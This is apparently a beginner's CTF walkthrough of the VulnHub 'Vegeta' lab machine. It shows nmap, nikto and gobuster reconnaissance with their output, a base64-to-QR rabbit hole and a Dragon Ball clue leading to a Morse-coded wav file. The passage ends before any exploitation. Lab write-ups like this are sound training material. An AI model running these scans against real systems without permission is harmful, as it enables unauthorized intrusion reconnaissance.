

Vegeta

This machine is based on the TV series dragon ball. There is a fictional character known as vegeta brother of goku (man character). This machine is for complete beginner. And lot's of enumeration had to be done as it contains lot's of rabbit holes.


The author of this machine is hawks team.

Link to download VM- <https://www.vulnhub.com/entry/vegeta-1,501/>

Walkthrough by Basil

Reconnaissance


Let's identify our target IP using netdiscover



IP- 192.168.56.162

Now let's do a nmap scan to identify open ports, services, version etc.

sudo nmap -A -p- 192.168.56.162




We only got two ports open from the nmap scan. So let's enumerate.


Enumeration

Since port 80 is open i started to enumerate it first.

http://192.168.56.162



Gave us the image of fictional character king vegeta. I checked the source code but didn't give any more hints or information. So we moved on to bruteforce the directories using gobuster.



We enumerated each page but still no luck.

By doing nikto we got some more pages and it had some images. we downloaded and analysed to see if there exist any embedded files. But there wasn't. So again moved on.

`nikto -h 192.168.56.162`

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal x metasploit x Parrot Terminal x searchsploit x
+ Server: Apache/2.4.38 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 77, size: 5a9262e9632c0, mtime: gzip
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
+ OSVDB-3268: /admin/: Directory indexing found.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3268: /image/: Directory indexing found.
+ OSVDB-9624: /admin/admin.php?adminpy=1: PY-Membres 4.2 may allow administrator access.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 7915 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time: 2020-07-30 12:13:10 (GMT5.5) (13 seconds)
+ 1 host(s) tested

*****
Portions of the server's headers (Apache/2.4.38) are not in
the Nikto 2.1.6 database or are newer than the known string. Would you like
to submit this information (*no server specific data*) to CIRT.net
*****
```


We did a gobuster scan once again with different wordlists and turned out it had some more few directories which was hidden.

```
[baz@parrot:~/comp-ctf-walkthroughs/vegeta]$ gobuster dir -u http://192.168.56.162 -w /usr/share/wordlists/dirb/big.txt
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)


[+] Url: http://192.168.56.162
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s

2020/07/30 16:36:22 Starting gobuster
=====
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/admin (Status: 301)
/image (Status: 301)
/img (Status: 301)
/manual (Status: 301)
/robots.txt (Status: 200)
/server-status (Status: 403)
=====
2020/07/30 16:36:25 Finished
=====
[baz@parrot:~/comp-ctf-walkthroughs/vegeta]$
```


From the robots.txt we got another directory.



e
But from this directory we couldn't find anything useful to us.
But when checked the source code of the webpage we got a multi base64 string.



Let's decode the string using cyberchef.



After decode we got a qr code image. Now i thought to use another tool to decode to get the text using online qr decoder.



Finally we got a password but after trying a lot got to know this was a rabbit hole. They really played with us. Let's move on. After a lot of searching and research from google about dragon ball characters we got something interesting.

Google search results for 'Vegeta'. The knowledge panel on the right states: Vegeta is the prince of the fallen Saiyan race. He is the eldest son of King Vegeta, the older brother of Tarble, the husband of Bulma, the father of Trunks and Bulla, and the ancestor of Vegeta Jr. [Fandom](#)

Spouse: [Bulma](#)

Family: Vegeta III (father); Tarble (younger brother)

Father: [King Vegeta](#)

Voiced by: Ryō Horikawa (Toei Animation), Christopher Sabat (Funimation), Laura Bailey (Funimation)

Children: Trunks, [Bulla](#)

Movies and TV shows View 10+ more

The Wikipedia entry on the left describes Vegeta as a fictional character in the Dragon Ball franchise created by Akira Toriyama. It lists his first appearance in Dragon Ball chapter #20 and his species as Saiyan.


The spouse of vegeta is bulma. And interestingly we got a directory named bulma. Let's see the content inside bulma.
<http://192.168.56.162/bulma>

Index of /bulma

| Name | Last modified | Size | Description |
|----------------------------------|------------------|------|-------------|
| Parent Directory | - | - | - |
| hahahaha.wav | 2020-06-28 18:19 | 231K | |

Apache/2.4.38 (Debian) Server at 192.168.56.162 Port 80

It just consisted of a wav file so downloaded. But the file was encrypted. We then decrypted to see what it's saying using morse wav decoder.



